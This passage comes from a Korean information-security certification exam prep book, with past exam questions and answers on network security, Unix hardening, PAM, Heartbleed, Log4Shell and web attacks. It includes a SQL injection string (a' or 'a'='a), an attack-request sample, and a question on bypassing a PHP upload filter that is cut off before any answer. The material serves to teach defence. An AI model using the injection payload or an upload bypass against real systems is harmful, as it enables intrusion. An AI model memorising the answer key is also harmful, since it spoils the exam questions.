- c. TDE 암호화 : TDE 암호화는 DBMS 자체에서 암호화와 복호화를 수행하는 것으로 데이터를 디스크에 저장할 때 자동으로 암호화 하고 읽을 때 복호화한다. 대표적으로 Oracle TDE가 있다.

정답

a : Plug-in 방식, b : API 방식, c : TDE 방식(Kernel 방식)

03 LAN 스위칭 기법 3가지를 쓰시오.

해설

LAN 스위칭 기법

구분	설명
Cut through	• 스위치로 들어오는 Frame의 목적지 주소만 확인하고 Forwarding한다. • 처리 속도가 빠르지만, 에러 탐색 및 복구가 약하다.
Fragment free	• Frame의 512 Byte만 검사하고 Forwarding하는 방식이다. • 지연이 발생할 수 있지만, 에러탐지가 우수하다.
Store and forward	• 전체 Frame을 수신받고 frame을 검사 후 Forwarding하는 방식이다. • Cut through와 Fragment free의 장점을 결합했다.

정답

Cut through, Fragment free, Store and forward

04 다음에서 설명하는 무선 LAN 보안기술은 무엇인가?

비대면 환경이 확대되면서 무선 LAN 보안기술이 중요해졌다. 무선 LAN 보안기술에서 IEEE 802.11i를 완벽히 지원하며, AES 암호화 및 CCMP를 사용한다.

해설

무선 LAN 보안기술

구분	설명
WEP	RC4 암호화 알고리즘, 고정된 암호화 키를 사용한다.
WPA1	RC4 암호화 알고리즘, TKIP 동적 암호화 키를 사용한다.
WPA2	• WPA2–Personal(PSK, 사전 공유 비밀) • WPA2–Enterprise(EAP, 인증 서버(RADIUS)) • AES 대칭키 암호화 기법 및 CCMP를 사용한다.
WPA3	• SAE(Simultaneous Authentication of Equals)를 사용하여 강력한 보안 기능을 제공한다. • GCMP–256 암호화 기법을 사용한다.

정답

WPA2

05 다음 VLAN 할당 방식으로 알맞은 것은?

구분	설명
(a)	스위치에서 직접 할당하는 방식이다.
(b)	자동으로 할당하는 방식이다.

해설

Static VLAN은 각 포트에 원하는 VLAN을 하나씩 고정적으로 배정해 주는 방식이고, Dynamic VLAN은 MAC 주소를 기반으로 VLAN을 하나씩 자동으로 할당하는 방식이다. Dynamic 방식의 경우 대형 스위치에서 사용되며, MAC 주소와 VLAN 정보를 가지고 있는 서버인 VMPLS이 있어야 한다.

VLAN끼리 통신을 해야 할 경우 필요한 포트의 종류는 Access Port와 Trunk Port로, Access Port는 특정 VLAN에 소속되어 사용되는 포트이고 Trunk Port는 스위치 간 중계를 위한 포트이다.

정답

a : Static VLAN, b : Dynamic VLAN

06 다음에서 설명하는 것은 쓰시오.

검색엔진이 robot으로 웹을 돌아다니며 정보를 수집한다. 수집하는 페이지 중 robot이 수집하는 걸 원하지 않으면 해당 파일에 디렉터리를 설정해 두면 된다.

해설

robots.txt는 웹 사이트에 웹 크롤러와 같은 로봇들의 접근을 제어하기 위한 규약이다.

설정 방법

특징	설명
특정 디렉터리 접근허가	User-agent: 제어할 로봇의 User-Agent Allow: /foo/bar/
특정 디렉터리 접근차단	User-agent: 제어할 로봇의 User-Agent Disallow: /foo/bar/
모든 문서 접근을 허용	User-agent: * Allow: /
모든 문서 접근을 차단	User-agent: * Disallow: /
모든 문서를 차단하고 첫 페이지만 허용	User-agent: * Disallow: / Allow : /\$

정답

robots.txt

07 국제 정보보호 인증(ISO 27001)의 위험평가 과정이다. 각각 설명하는 것을 쓰시오.

위험평가	설명
	(a) : 조직에서 자원은 여러 분야를 의미하며, 각 자원은 중요하다. 관리해야 하는 자원을 식별해야 한다.
	(b) : 해당 자원의 중요도를 판단하고 위험도를 정한다.
	(c) : 위험의 우선순위를 지정하고 위험을 감소시키기 위한 통제방안을 설정한다.

정답

a : 위험식별, b : 위험분석, c : 위험평가

08 다음에서 설명하는 것을 쓰시오.

- PC에 에이전트를 설치해서 메일이나 메시지를 통한 파일 전송 시에 문서를 탐지할 수 있다.
- 암호화 통신에서도 중요 문서가 통신되는 것을 탐지할 수 있다.
- 파일 암호화 및 삭제 제공한다.

해설

DLP는 데이터의 흐름을 모니터링하여 기업 내부정보 유출을 감시 및 차단한다.

- 매체제어 : 휴대용 저장매체로 파일이동을 차단, 관리자 승인을 관리한다.
- 애플리케이션 제어 : 업무파일이 반출될 때 위험을 탐지하고 보안정책을 수립한다.
- 개인정보 암호화 : 개인정보를 식별하고 암호화해서 저장한다.
- 화면캡처 방지 : 캡처 프로그램, 메신저, 브라우저 등의 캡처 기능을 차단한다.
- 출력물 보안 : 출력을 통한 내부 문서 복제를 차단하거나 워터마크를 삽입할 수 있다.

정답

DLP(Data Loss Prevention)

09 프로세스가 리소스보다 더 많이 실행되는 것 같아 ps 명령어로 확인해 봤다. 숨겨진 프로세스를 찾아야 할 때, ps 명령어로 조회되지 않은 프로세스의 pid와 어느 디렉터리의 pid를 비교하면 되는가?

해설

proc 디렉터리는 프로세스에 대한 정보가 있는 디렉터리로 시스템이 부팅되면서 시스템 프로세스 정보가 저장된다.

정답

proc 디렉터리

10 다음은 아파치 웹 서버의 로그 파일이다. 다음 물음에 답하시오.

127.0.0.1 - - [27/Dec/2020:13:02:22 +0900] "GET login.php HTTP/1.1" 200 1181 "-" "Firefox/24.0 Iceweasel/24.7.0"

① ② ③ ④

- 1) ③의 의미는 무엇인가?
- 2) 응답에 대한 상태 값은 어떤 것인가?

정답

- 1) 클라이언트가 요청한 홈페이지 URL 주소이다.
- 2) HTTP 응답 코드는 ④의 200이다.

11 다음에서 설명하는 개인정보 가명/익명처리 기법을 쓰시오.

임의의 수 기준으로 올림(Round up) 또는 내림(Round down)하는 기법이다.

해설

랜덤 라운딩은 수치 데이터를 임의의 수인 자리수, 실제 수 기준으로 올림 또는 내림하는 가명처리 기법이다.

정답

랜덤 라운딩(Random rounding)

12 다음에서 설명하는 것을 쓰시오.

JAVA에서 동작하는 모든 로그를 기록하는 기능이 있는 JVM(Java Virtual Machine) 환경에서 공통적으로 나타나는 현상이다. JNDI Lookup method를 호출할 때 입력 값 검증에 대한 과정이 없이 호출해서 임의의 코드가 실행되는 취약점이 발견되어 악용되는 사례가 있었다.

해설

JAVA 기반 로깅 라이브러리인 Apache Log4j에서 발견된 치명적인 결함인 Log4Shell 제로데이 취약점이다.(CVE-2021-44228)

정답

Log4j 취약점

02

작업형

13 다음 조치를 보고 해당 보안 조치가 어떤 목적인지 설명하시오.

```
1. chmod -s <file_name>
2. find / -user root -type f -perm -04000 -o -02000 -xdev -exec ls -al {} \;
```

해설

불필요하거나 악의적인 파일에 대한 SUID(Set User-ID), SGID(Set Group-ID) 설정 여부를 점검하는 보안 조치이다. 불필요한 SUID, SGID 설정을 제거하여 악의적인 사용자의 권한 사항을 방지하기 위함이다.

1. chmod -s <file_name> : SUID와 SGID를 제거한다.

2. find / -user root -type f -perm -04000 -o -02000 -xdev -exec ls -al {} \; : 주기적으로 SUID와 SGID가 설정된 파일을 검색한다.

• 일반 사용자의 Setuid 사용을 제한(임의의 그룹만 가능)

#/usr/bin/chgrp <group_name> <setuid_file_name>

#/usr/bin/chmod 4750 <setuid_file_name>

정답

해설 참조

14 rlogin, .rhosts는 원격에서 제어하는 기능인데, 원격에서 제어하게 되면 취약점이 생길 수 있다.

- 1) .rhosts 파일 소유주, 권한설정은 어떻게 해야 안전한가?
- 2) .rhosts 파일을 굳이 써야 한다면 계정, 도메인 추가 방법, 보안대책을 쓰시오.

해설

1) "/etc/hosts.equiv" 및 "\$HOME/.rhosts" 파일의 소유자를 root 또는, 해당 계정으로 변경
#chown root /etc/hosts.equiv
#chown <user_name> \$HOME/.rhosts
2) "/etc/hosts.equiv" 및 "\$HOME/.rhosts" 파일의 권한을 600 이하로 변경
#chmod 600 /etc/hosts.equiv
#chmod 600 \$HOME/.rhosts
"/etc/hosts.equiv" 및 "\$HOME/.rhosts" 파일에서 "+"를 제거하고 허용 호스트 및 계정 등록
#cat /etc/hosts.equiv (or \$HOME/.rhosts)

설정	설명
+ +	모든 호스트의 계정을 신뢰한다.
+ test	모든 호스트의 test 계정을 신뢰한다.
Web1 +	Web1 호스트의 모든 계정을 신뢰한다.

정답

해설 참조

15 iptables의 세 가지 체인을 쓰고 다음 명령어에 대해 설명하시오.

```
iptables -A INPUT -p tcp ! --syn -m state --state NEW -j LOG --log --prefix "[Forged SYN Packet]"
```

해설

- iptables 체인(Chain)의 종류
 - INPUT : 리눅스로 들어오는 패킷(입력 패킷)을 제어한다.
 - FORWARD : 자신을 통과하는 모든 패킷을 필터링한다.
 - OUTPUT : 외부로 나가는 패킷(출력 패킷)을 제어한다.
- '-A' 옵션은 새로운 INPUT 체인을 가장 아래에 추가하라는 의미이다.
- '-p'는 프로토콜을 제어하는 명령어로 여기서는 tcp 프로토콜이다.
- TCP 패킷의 state가 NEW이고 syn이 설정되지 않은(! --syn) 비정상 패킷은 로그 파일에(-j LOG) "[Forged SYN Packet]" 접두어를 붙여(-prefix) 기록한다.

정답

해설 참조

16 SNMP(Simple Network Management Protocol)를 사용 시 고려해야 하는 보안 설정 4가지를 쓰시오.

해설

1) SNMP 서비스 구동 점검 : SNMP 서비스를 사용하지 않는 경우 중지

<Linux>

```
#service snmpd stop
```

2) SNMP 서비스 Community String의 복잡도 설정

Community String 기본 설정인 Public, Private는 공개된 내용으로 공격자가 이를 이용하여 SNMP 서비스를 통해 시스템 정보를 얻을 수 있기 때문에 Community String을 유추하지 못하도록 설정해야 한다.

3) Community String 설정 강화

community string을 변경하더라도 “SNMP Brute Force Attack” 또는 “SNMP Dictionary Attack”이 가능하므로 반드시 8자리 이상의 자릿수와 숫자, 기호를 혼합하여 강력한 패스워드형식으로 설정하여야 한다.

4) SNMP ACL 설정

SNMP ACL 설정을 함으로써 임의의 호스트에서 SNMP 접근을 차단하여 네트워크 정보의 노출을 제한하기 위함이다. SNMP가 사용하는 포트를 필터링해야 한다. UDP 161, 162 포트에 접근제어를 강화한다.

정답

해설 참조

03

서술형

17 쇼핑몰 운영서버에서 패스워드 설정이 취약함을 발견하였다. 8자리 이상 패스워드를 설정하려고 하는데 SunOS, Linux, AIX, HP-UX 운영체제별로 각각 설정 방법을 설명하시오.

해설

1) SOLARIS(SunOS)

Step 1) vi 편집기를 이용하여 “/etc/default/passwd” 파일 열기

Step 2) 아래와 같이 수정 또는, 신규 삽입

(수정 전) PASSLENGTH=6

(수정 후) PASSLENGTH=8(8 이상 권장)

2) LINUX

Step 1) vi 편집기를 이용하여 “/etc/login.defs” 파일 열기

Step 2) 아래와 같이 수정 또는, 신규 삽입

(수정 전) PASS_MIN_LEN 6

(수정 후) PASS_MIN_LEN 8(8 이상 권장)

3) AIX

Step 1) vi 편집기를 이용하여 “/etc/security/user” 파일 열기

Step 2) default: 부분을 아래와 같이 수정 또는, 신규 삽입

(수정 전) minlen=4

(수정 후) minlen=8(8 이상 권장)

4) HP-UX

Step 1) vi 편집기를 이용하여 “/etc/default/security” 파일 열기

Step 2) 아래와 같이 수정 또는, 신규 삽입

(수정 전) MIN_PASSWORD_LENGTH=

(수정 후) MIN_PASSWORD_LENGTH=8(8 이상 권장)

정답

해설 참조

18 xinetd telnet 서비스에서 /etc/xinetd.conf 설정파일을 보고 다음을 쓰시오.

```
Service Telnet [  
...  
disable = no,  
( a ) = 192.168.1.22,  
( b ) = 192.168.0.1/24,  
access_time = ( c ),  
( d ) = 3  
]
```

- 1) 연결을 허용하는 (a)는 무엇인가?
- 2) 연결을 차단하는 (b)는 무엇인가?
- 3) 09시부터 18시까지 접속을 허용하려고 한다. (c)에 어떻게 써야 하는가?
- 4) 최대 접속자 수를 지정하는 설정 (d)는 무엇인가?

해설

only-from으로 접근 통제 예제

```
10.10.10.0 대역대를 허용하고 10.10.10.10은 차단한다.  
only_from = 10.10.10.0  
no_access = 10.10.10.10
```

ftp 서비스에 대한 통제

```
service ftp  
{  
disable          = no  
socket_type      = stream  
protocol        = tcp  
wait            = no  
user             = root  
server          = /usr/sbin/vsftpd  
only_from       = 10.10.10.0  
no_access       = 10.10.10.10  
access_times    = 20:00-22:00  
}
```

위의 예에서 access_times는 서비스를 허용하는 시간대를 지정한다.

xinetd 파일 설정

구분	설명
disable	no는 Daemon으로 동작하고 yes는 Standalone 방식으로 동작한다.
socket_type	stream은 tcp, dgram은 udp를 의미한다.
protocol	tcp, udp 등의 프로토콜을 지정한다.
wait	no라고 설정 시, 만약 서비스가 실행되지 않으면 대기하지 않는다.
user	사용자를 지정한다.
server	실행할 서비스의 실행경로를 지정한다.
instances	동시에 서비스할 수 있는 최대 개수를 지정한다.

정답

a : only_from, b : no_access, c : 09:00-18:00, d : instances

실기 최신 기출문제 02회

01 단답형

01 Windows의 로그 저장 파일을 보는 경로에 대한 설명이다. 괄호 안을 채우시오.

Windows IIS 로그파일 경로	
IIS	%windir%\System32\Logfiles/())
	%windir%\System32\Logfiles/MVSV1
	%windir%\System32\Logfiles/MVFTPSVC1
DHCP	%windir%\System32%())

해설

- %windir%\System32\LogFiles\WHTTPErr는 웹 서버 운영 시에 발생하는 에러로그이다.
- %windir%\System32\dhcp DHCP에 관련된 로그 파일이다.

정답

 : HTTPERR, : DHCP

02 PAM(Pluggable Authentication Modules, 착탈형 인증 모듈)의 Module Type에는 4가지의 Type이 존재한다. 아래 빈칸에 올바르게 기입하시오.

(): 다른 인증 모듈과의 연동 등 사용자 신원확인을 수행하는 유형
 (): 사용자에게 인증을 요청하고 입력한 정보가 맞는지 검사하는 모듈
 PASSWORD : 사용자가 패스워드를 변경할 수 있도록 패스워드 갱신을 관장하는 모듈
 (): 사용자가 인증을 받기 전/후에 수행해야 할 일을 정의하는 모듈

해설

PAM 인증 모듈의 구조

Module type	Control Flag	Module Name	Module Arguments
-------------	--------------	-------------	------------------

PAM Module type

Module type은 PAM에서 어떤 종류의 인증을 사용할지를 결정한다.

구분	설명
auth	사용자에게 비밀번호를 요청하고 입력받은 정보가 맞는지 검사하는 모듈
account	명시된 계정이 현재 조건에 유효한 인증 목표인지 검사하는 것으로 계정에 대한 접근 통제 및 계정정책을 관리하는 모듈
password	사용자가 인증정보를 변경할 수 있도록 비밀번호 갱신을 관장하는 모듈
session	사용자가 인증을 받기 전과 후에 수행해야 할 일을 정의하는 모듈

Control Flag

Control Flag는 PAM 모듈이 결과에 따라 어떤 동작을 할지 결정하는 필드이다.

구분	설명
requisite	- 인증결과가 실패일 경우, 인증을 종료 - 인증결과가 성공일 경우, 다음 인증 모듈 실행 - 인증결과가 실패일 경우, 즉시 인증 실패를 반환
required	- 인증결과와 관계없이 다음 인증을 실행 - 인증결과가 성공일 경우, 최종 인증결과는 무조건 성공 - 인증결과가 실패일 경우, 최종 인증결과는 무조건 실패
sufficient	- 인증결과가 성공일 경우, 인증을 종료 - 인증결과가 성공일 경우, 즉시 인증 성공을 반환 - 인증결과가 실패일 경우, 다음 인증 모듈 실행
optional	- 일반적으로 최종 인증결과에 반영되지 않음 - 단, 다른 인증 모듈의 명확한 성공/실패가 없다면 이 모듈의 결과를 반환
include	다른 PAM 설정파일을 호출

정답

account, auth, session

03 64Bit의 리눅스에서 Printf 코드를 실행한 코드이다. 파라미터 A, B, C에는 어떠한 값이 저장되는가?

```
int main()
{
    printf ('A', 'B', 'C');
}
```

위와 같이 printf를 통해 함수를 호출하면 파라미터 A는 (ㄱ)레지스터, B는 (ㄴ)레지스터, C는 (ㄷ) 레지스터에 저장된다.

해설

레지스터(Register)는 CPU 내에 위치하여 CPU의 요청을 처리하기 위해 필요한 자료를 보관하는 임시 저장 공간으로, RAX(64비트) - EAX(32비트, Extended AX) - AX(16비트) - AL(8비트) - AH(8비트)로 나누어진다. 함수의 계산을 하기 위한 범용 레지스터에는 AX(Accumulator), BX(Base), CX(Count), DX(Data)가 있고, 계산할 데이터를 복사하는 인덱스 레지스터에는 SI(Source Index), DI(Destination Index)가 있다. 이때, 64비트 환경이라면 각각 R을 붙여 RAX, RBX, RCX, RDX, RSI, RDI의 레지스터가 사용된다. 함수 호출 규약에 따라 파라미터 6개까지는 RDI, RSI, RDX, RCX, R8, R9(부족한 경우 지정되는 레지스터)에 저장되고, 7개 이후로는 스택에 저장한다.

정답

RDI, RSI, RDX

04 Linux System의 tripwire의 경우 ()을 위주로 점검해주는 도구이며, tenable에서 개발한 ()의 경우 무료로 배포하는 취약점 점검 도구로 패스워드 취약점, TCP/IP 스택 DoS, 취약한 서버 설정 등 알려진 취약점을 점검할 수 있으며 스캔의 결과는 PDF, XML, HTML 등 다양한 포맷의 보고서로 제공한다.

해설

보안도구의 종류

- Tripwire : 대표적인 무결성 점검 도구로 오픈소스 기반의 HIDS이다. 서버에 설치된 백도어나 설정파일의 변경을 탐지한다.
- 네서스(Nessus) : 클라이언트/서버구조로 취약점 검사를 수행한다. GUI 형태의 취약점 점검 설정 및 결과를 확인할 수 있고 새로운 취약점이 등록되면 취약점 데이터베이스가 업데이트된다. 리눅스, 유닉스, 윈도우 등 모든 OS 및 장비에 대한 취약점 정보를 제공하고 취약점 결과를 PDF, TXT, HTML 등 다양한 형태로 저장할 수 있다.
- Nikto : 공개용 웹 취약점 점검 도구로 웹 서버 및 웹 응용 프로그램의 취약점을 점검할 수 있으며, 취약한 CGI파일을 스캔할 수 있다.
- Rootkit : 지속적으로 자신의 존재를 숨기면서 관리자 권한 획득 및 백도어 등 기능을 수행하는 코드와 프로그램의 집합이다.
- COPS : 시스템 내부에 존재하는 취약점 점검 도구로 유닉스 시스템에서 동작하고 취약한 패스워드를 검사한다.
- SAINT : 원격 취약점 점검도구로 유닉스 시스템에서 동작하고 HTML 형식으로 보고할 수 있다.
- SARA : SATAN을 기반으로 개발된 취약점 분석도구로 유닉스 시스템에서 동작하고 네트워크의 컴퓨터, 서버, 라우터, IDS에 대한 취약점 분석을 수행하여 HTML 형식으로 보고할 수 있다.

정답

무결성, 네서스(Nessus)

05 ()는 Salvatore Sanfilippo가 만든 TCP/IP 프로토콜용 오픈소스 패킷 생성기로 TCP, UDP, ICMP를 생성할 수 있으며 DDoS 모의훈련 시 제대로 차단되는지 확인하기 위해 해당 프로그램을 사용한다.

해설

hping은 Salvatore Sanfilippo(Antirez라고도 함)가 만든 TCP/IP 프로토콜용 오픈소스 패킷 생성기 및 분석 도구이다. hping의 새 버전인 hping3은 TCL 언어를 사용하여 스크립팅할 수 있으며 프로그래머가 낮은 수준의 TCP/IP와 관련된 스크립트를 작성할 수 있도록 TCP/IP 패킷에 대한 문자열 기반 설명 엔진을 구현된다.

정답

hping

06 리눅스 기반 시스템의 바이너리 컴파일 과정 중 지연 바인딩 기법에 대한 설명을 보고 괄호 안을 채우시오.

() 연결은 외부 코드 라이브러리를 하나의 메모리 공간에 매핑하고 여러 프로그램에서 공유하여 사용하는 방식이다. 실행파일 내에 라이브러리 코드를 포함하지 않으므로 외부 라이브러리 함수를 사용할 수 있도록 주소를 연결해주는 테이블인 ()에 접근하여 라이브러리 함수의 절대 주소가 저장되어 있는 테이블인 ()로 접근한다.

해설


지연 바인딩(Lazy Binding) 또는 동적 바인딩(Dynamic Binding)은 모든 외부 함수의 주소를 한 번에 불러오지 않고 함수 호출 시점에 필요한 함수의 주소만 공유 라이브러리로부터 가져온다. 지연/동적 바인딩으로 컴파일된 파일에는 라이브러리 주소 관련 정보가 없기 때문에 외부에서 가져와야 하며, 이를 가져오는 테이블이 PLT이다.

정적 바인딩과 동적 바인딩

구분	정적 바인딩	동적 바인딩(지연 바인딩)
의미	컴파일 단계에서 모든 바인딩을 완료한다.	실행 시에 실제 호출되는 함수를 결정한다.
시점	프로그램 실행 시간 전에 속성을 연결하는 방식이다.	프로그램 실행 시간에 속성을 연결하는 방식이다.
대상	일반함수	가상함수
속도	빠르다	느리다

PLT와 GOT

- PLT(Procedure Linkage Table) : 프로시저 연결 테이블로 사용자가 직접 제작한 프로시저인 경우 PLT를 참조한 호출은 불필요하지만 외부 라이브러리에서 가져와 사용하는 프로시저인 경우 PLT를 참조하여 프로시저를 호출한다.
- GOT(Global Offset Table) : 프로시저 주소를 가지고 있는 테이블로 외부 프로시저를 호출할 때 PLT가 GOT를 참조하여 프로시저를 호출한다.



정답

동적, PLT(Procedure Linkage Table), GOT(Global Offset Table)

07 “정보보호 및 개인정보보호 관리체계 인증”의 경우 총 102개의 항목으로 이루어져 있으며 3개의 통합인증 영역으로 구분된다. 해당 통합인증 영역을 기입하시오.

해설

ISMS-P 관리체계 통합인증 기준은 관리체계 수립 및 운영, 보호대책 요구사항, 개인정보 처리단계별 요구사항으로 구분된다. 만약 ISMS 인증을 받기를 원하면 관리체계 수립 및 운영, 보호대책 요구사항을 수행해야 하고 ISMS-P 인증을 받으려면 관리체계 수립 및 운영, 보호대책 요구사항에 더하여 개인정보 처리단계별 요구사항까지 수행해야 한다.

정답

관리체계 수립 및 운영, 보호대책 요구사항, 개인정보 처리단계별 요구사항

08 위험관리는 조직의 정보자산을 보호하기 위하여 정보자산에 대한 위협과 취약성을 분석하여 비용 대비 적절한 보호 대책을 마련함으로써 위험을 감수할 수 있는 수준으로 유지하는 일련의 과정을 의미한다. (ㄱ)는 자산의 위협과 취약점을 분석하여 보안 위협의 내용과 정도를 결정하는 과정이며 (ㄴ)는 분석 결과를 기초로 현황을 평가하고 적절한 방법을 선택하여 효과적으로 위험 수준을 낮추기 위한 과정으로 적절한 보안대책을 결정하는 단계이다. 위험관리의 경우 ‘(ㄱ), (ㄴ), 대책설정’의 3가지 과정으로 구성된다.

해설

3단계 위험관리 순서

순서	설명
위험분석	보호해야 할 대상인 정보시스템과 조직의 위험을 측정하고 위험이 허용 가능한 수준인지 판단할 수 있는 근거를 제공
위험평가	- 위험분석 결과를 기초로 현황을 평가하고 위험 수준을 낮추기 위해 적절한 보호대책을 결정하는 단계 - 자산, 위협, 취약점을 기준으로 위험도를 산출
대책설정	허용 가능 수준으로 위험을 줄이기 위해서 정보보호 대책을 선정하고 이행계획을 구축

정답

ㄱ : 위험분석, ㄴ : 위험평가

09 위험평가의 자산분석 프로세스는 다음과 같이 구분할 수 있다. 괄호 안을 채우시오.

(ㄱ)	보호받을 가치가 있는 자산을 식별하고 정보자산의 형태, 소유자, 관리자 등을 포함하여 자산목록을 작성한다.
자산관리 지정	식별된 정보자산에 대해서 책임자와 관리자를 지정한다.
(ㄴ)	식별한 정보자산에 대해서 기밀성, 무결성, 가용성 측면에서 자산의 중요도를 산정한다.

해설

자산의 관리절차

절차	설명
자산의 관리정책 수립	• 자산 분류기준 정의, 자산 취급 및 관리 기준을 수립한다. • 자산관리의 책임자/소유자의 역할 정의 및 권한을 부여한다. • 자산의 중요도 평가를 위한 활동을 수행한다.
자산의 조사 및 식별	위험을 분석하기 위한 자산목록을 작성한다.
자산의 분류 및 등록	유형자산, 무형자산에 따른 분리 기준을 정의한다.
자산의 가치평가	• 기밀성, 무결성, 가용성에 대해서 평가한다. • 장애복구를 위한 목표시간, 침해 발생 시 피해규모, 위험발생 가능성에 따라 평가한다.
자산의 변경관리	자산의 관리절차에 따라 자산의 상태를 주기적으로 모니터링하고 변경 사항에 대해서 점검한다.

정답

ㄱ : 자산의 조사 및 식별, ㄴ : 자산의 가치평가

10 CVE-2014-0160로 알려진 OpenSSL 라이브러리의 구조적인 취약점은 ()이다. 해당 취약점을 이용하여 희생자의 시스템 메모리에 저장되어있는 무의미한 작은 정보를 유출시키면 해당 정보가 뭉쳐 하나의 완전한 유의미한 정보가 될 수 있다.

해설

하트블리드는 핀란드의 보안회사 코데노미콘(Codenomicon) 소속 연구진이 OpenSSL에서 발견하여 발표한 버그이다. OpenSSL에서 클라이언트와 웹 서버 간 암호화 통신이 제대로 이루어지는지 확인하는 하트비트(HeartBeat) 프로토콜로 인한 취약점이다.

정답

하트블리드(HeartBleed)

11 다음은 SQL Injection 취약점 관련 설명이다. 괄호 안을 채우시오.

- SQL 인젝션에 대한 설명 및 gubun을 외부 파라미터로부터 입력받는 경우 a' or 'a'='a를 입력하여 데이터를 요청하는 경우 모든 값을 조회 가능하다.
- 안전한 코딩을 수행하기 위해서는 파라미터를 입력받는 () 객체를 상수 스트링으로 생성하고, 파라미터는 setString 메서드를 사용하여 코딩을 수행해야 한다.

해설

SQL Injection 공격에 대응하기 위해서 바인딩 변수를 실행 시에 쿼리가 아닌 문자열로만 매핑한다.

정답

PreparedStatement

12 로그 파일의 /var/log/messages 메시지가 다음과 같이 존재할 경우에 타입을 5가지로 나눈다고 했을 때, 다음의 빈칸을 채우시오.

```
Mar 30 14:23:57(로그생성일시) alex(로그가 생성된 호스트명) kernel:(3) [295087,236116](4) Call Trace:(5)
Mar 30 14:23:57 alex kernel: [295087,236131] do_idle+0x83/0xf0
Mar 30 14:23:57 alex systemd [1] apt-daily-upgrade.service: Consumed 50,187s CPU time
```

- (1) 메시지를 입력한 날짜/시간 : 로그 생성일자
- (2) 메시지를 만들어낸 컴퓨터명 : 호스트명
- (3)
- (4)
- (5)

해설

Messages 로그 : 시스템 관리자에 의해서 가장 중요하게 관리되는 로그파일로 시스템 접속 시 인증에 관한 내용, 메일에 관한 내용, 시스템 변경사항 등 전반적인 로그를 기록할 뿐 아니라 su 실패에 대한 로그, 특정 데몬이 비활성화된 로그, 부팅 시 발생한 에러 등도 포함한다. 즉, syslog.conf에서 로그를 남기지 않도록 지정된 것 외에 모든 내용을 기록한다.

로그는 왼쪽에서부터 Timestamp, 호스트명, 프로세스(또는 데몬)명과 ID, 메시지 내용 등의 순서로 기록된다. 따라서 kernel:(3) [295087,236116](4) Call Trace:(5)를 분석하면 다음과 같다.

- (3) : 로그를 생성한 프로세스명
- (4) : 로그를 생성한 프로세스 ID
- (5) : 상세한 로그 메시지

정답

해설 참조

13 TCP 헤더는 6개의 Control Flag값이 존재한다. 해당 괄호 안에 Flag 종류와 설명을 기입하시오.

구분	내용
(A)	TCP연결 시에 동기화를 요구한다.
(B)	받은 패킷을 확인하여 응답한다.
PSH	데이터 버퍼링을 하지 않고 수신자에게 송신을 요구한다.
URG	긴급 포인터 Flag이다.
(C)	정상 접속 종료이다.
(D)	비정상 연결을 종료하기 위한 Reset을 한다.

해설

구분	내용
SYN	TCP연결 시에 동기화를 요구한다.
ACK	받은 패킷을 확인하여 응답한다.
PSH	데이터 버퍼링을 하지 않고 수신자에게 송신을 요구한다.
URG	긴급 포인터 Flag이다.
FIN	정상 접속 종료이다.
RST	비정상 연결을 종료하기 위한 Reset을 한다.

정답

해설 참조

14 다음 공격은 특정 기관의 관제 시 로그에 기록된 패킷이다. 해당 패킷은 1초에 1,000개의 패킷으로 공격이 들어왔다. 다음 패킷의 1번과 2번을 참고하여 해당 공격기법과 보안대책을 서술하시오.

```
GET /test.jsp HTTP/1.1
Host: 123,123,123,123
User-Agent : Mozilla/5.0
Referer: http://www.abc.com/default.jsp .... ①
Cache-Control: max-age=0 .... ②
```

- (1) 다음의 공격기법은 무엇인가?
 (2) 보안대책은 무엇인가?

해설

(1) 공격기법

Cache-Control Attack이다. 캐시의 유효기간을 설정하는 max-age를 0으로 설정하여 캐시들을 모두 만료된 것으로 보아 캐시서버를 사용하지 않고 매번 웹 서버에서 새로운 페이지를 가져온다. no-cache는 캐시서버에 캐싱된 데이터가 있어도 웹 서버에서 데이터를 가져오는 것으로 max-age와 비교하면 no-cache는 캐시서버를 무시하고 데이터를 웹 서버에서 받아오는 것이고 max-age는 웹 서버에 매번 캐시서버의 유효성을 확인하는 것이다.

(2) 보안대책

- 방안 1번 : 방화벽에서 캐싱 공격 문자열을 포함하고 있는 IP주소를 차단한다.
- HTTP Request 메시지를 파싱해서 IP를 차단한다.
- 방안 2번 : L7 스위치를 이용한 캐싱 공격 차단
- HTTP request 문자열을 파싱해서 IP를 차단한다.

HTTP Header

구분	설명
max-age	• 캐시서버에서 캐싱하고 있는 콘텐츠의 유효기간을 정의한다. • 클라이언트에게 제공할 수 있는 최대시간이다. • max-age를 0으로 설정하면 항상 실제 서버로 요청을 전달하여 유효성을 확인한다.
max-stale	• 만료된 콘텐츠라도 캐싱된 콘텐츠가 있으면 사용한다는 의미이다. • Cache-Control: max-stale=600 • 콘텐츠가 만료된 이후 10분까지 재사용할 수 있다는 의미이다.
must-revalidate	• 캐시가 만료된 경우, 최초의 조회에서 오리지 서버에 질의한다. • 오리지 서버 접근을 실패하였을 때 504 Gateway timeout을 일으킨다.
min-fresh	• Cache-Control: min-fresh=60 • 60초 동안 변경되지 않을 것이라면 캐싱된 콘텐츠를 직접 제공하라는 의미이다.
no-cache	캐시서버에서 캐싱된 콘텐츠가 있어도 실제 웹 서버에게 콘텐츠를 제공받는다.
no-store	캐시서버에 콘텐츠를 저장하지 말라는 의미이다.
public와 private	• public는 어떤 요청에 대해서든 캐시를 모든 종류의 저장소에 저장한다. • private는 프록시 서버와 같은 공용 서버에는 캐시를 저장하지 않고 개인 저장소에만 캐시를 저장한다.

정답

해설 참조

15 PHP 파일을 사용하여 개발한 게시판 서버이다. 아래와 같은 코드로 구현되어 있을 경우 다음 게시판의 취약점은 무엇이며, 해당 로직을 우회하는 방법을 설명하시오.

```
<?
// 파일 확장자 중 업로드를 허용할 확장자를 정의함
$full_filename = explode(".", $_FILES['userfile']['name']);
$extension = $full_filename[sizeof($full_filename)-1];
if (!(ereg($extension, "hwp") || ereg($extension, "pdf") || ereg($extension, "jpg")))
    print "업로드 금지 파일 입니다.";
    exit;

if (($FILES["file"]["type"] == "image/gif") || ($FILES["file"]["type"] == "image/jpeg") ||
